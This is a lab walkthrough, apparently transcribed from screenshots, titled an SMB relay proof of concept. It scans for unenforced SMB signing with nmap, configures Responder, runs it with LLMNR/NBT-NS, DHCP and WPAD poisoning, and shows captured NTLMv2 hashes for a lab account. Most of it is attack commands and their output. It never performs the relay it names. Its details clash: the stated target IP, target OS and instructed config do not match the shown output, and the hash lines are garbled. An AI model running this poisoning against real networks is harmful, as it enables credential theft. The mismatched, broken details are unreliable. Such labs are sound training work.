SMB Relay Attack PoC

Lab Setup

Attacker: Kali Linux

Target: Metasploitable 2

Target IP: 192.168.159.13


Attacker IP: 192.168.159.173

Step 1: Identify Targets with SMB Signing Disabled

Before performing an SMB relay attack, we must identify machines where SMB signing is disabled or not required. SMB relay attacks are only possible when SMB signing is not enforced.

We can detect this by running an Nmap scan using the SMB security mode script:

nmap --script smb2-security-mode.nse -p445 192.168.29.13




```
┌──(kali㉿kali)-[~]
└─$ nmap --script=smb2-security-mode.nse -p445 192.168.29.13
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-16 07:36 EST
Nmap scan report for 192.168.29.13
Host is up (0.0010s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:D7:CC:D8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Host script results:
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required

Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds
```

Step 2: Edit Responder.conf PROPERLY

sudo nano /usr/share/responder/Responder.conf

Ensure it starts like this:

SQL = On
SMB = On
HTTP = On
HTTPS = On
FTP = Off
POP = Off
IMAP = ON
SMTP = ON
DNS = Off
LDAP = Off




```
  GNU nano 8.4                                   /etc/responder/Responder.conf
[Responder Core]

; Poisoners to start
MDNS  = On
LLMNR = On
NBTNS = On

; Servers to start
SQL      = On
SMB      = On
QUIC     = On
RDP      = On
Kerberos = On
FTP      = Off
POP      = Off
SMTP     = Off
IMAP     = On
HTTP     = On
HTTPS    = On
DNS      = Off
LDAP     = Off
DCERPC   = On
WINRM    = On
SNMP     = On
MQTT     = On
```

Step 3: Start Responder (Hash Capture Mode)

sudo responder -I eth0 -dwv

Flags:

- **-d** = DHCP spoofing
- **-w** = WPAD rogue proxy
- **-v** = verbose (important for evidence)




```
┌──(kali㉿kali)-[~]
└─$ sudo responder -I eth0 -dwv

           NBT-NS, LLMNR & MDNS Responder 3.1.6.0

  To support this project:
  Github → https://github.com/sponsors/lgandx
  Paypal  → https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [ON]

[+] Servers:
    HTTP server                [OFF]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
    Auth proxy                 [OFF]
    SMB server                 [OFF]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    MQTT server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
```

Step 4: Trigger Authentication and NTLM Hash Captured

On the Windows victim VM, trigger name resolution:

\\192.168.29.173 (it’s an Invalid share)



```
    Don't Respond To MDNS TLD  ['_DOSVC']
    TTL for poisoned response  [default]

[+] Current Session Variables:
    Responder Machine Name     [WIN-31ZUTSF0N9G]
    Responder Domain Name      [5IWC.LOCAL]
    Responder DCE-RPC Port     [45311]

[+] Listening for events ...

[!] Error starting TCP server on port 80, check permissions or other servers running.
[*] [DHCP] Found DHCP server IP: 192.168.29.1, now waiting for incoming requests ...
[SMB] NTLMv2-SSP Client   : 192.168.29.13
[SMB] NTLMv2-SSP Username : VAGRANT-2008R2\vagrant
[SMB] NTLMv2-SSP Hash     : vagrant::VAGRANT-2008R2:e57c710c6765754c:7A3C019BA76085A280FCBD51A6E7F652:01010
002E003500490057004300 2E004C004F00430041004C0003001400350049005700430 02E004C004F00430041004C000500140035004
0000000000090026006300690066007300 2F003100390032002E003100360038002E00320039002E0031003700330000000000000000
[SMB] NTLMv2-SSP Client   : 192.168.29.13
[SMB] NTLMv2-SSP Username : VAGRANT-2008R2\vagrant
[SMB] NTLMv2-SSP Hash     : vagrant::VAGRANT-2008R2:7af484c8b21ffbeb:31A460267CABCFEC2725DC79D3ADFF2F:01010
002E0035004900570043002E004C004F00430041004C0003001400350049005700430 02E004C004F00430041004C000500140035004
00000000000900260063006900660073002F003100390032002E003100360038002E00320039002E0031003700330000000000000000
```

Windows Security

Enter Network Password

Enter your password to connect to: 192.168.29.173

User name

Password

Domain: VAGRANT-2008R2

□ Remember my credentials

Access is denied.

OK Cancel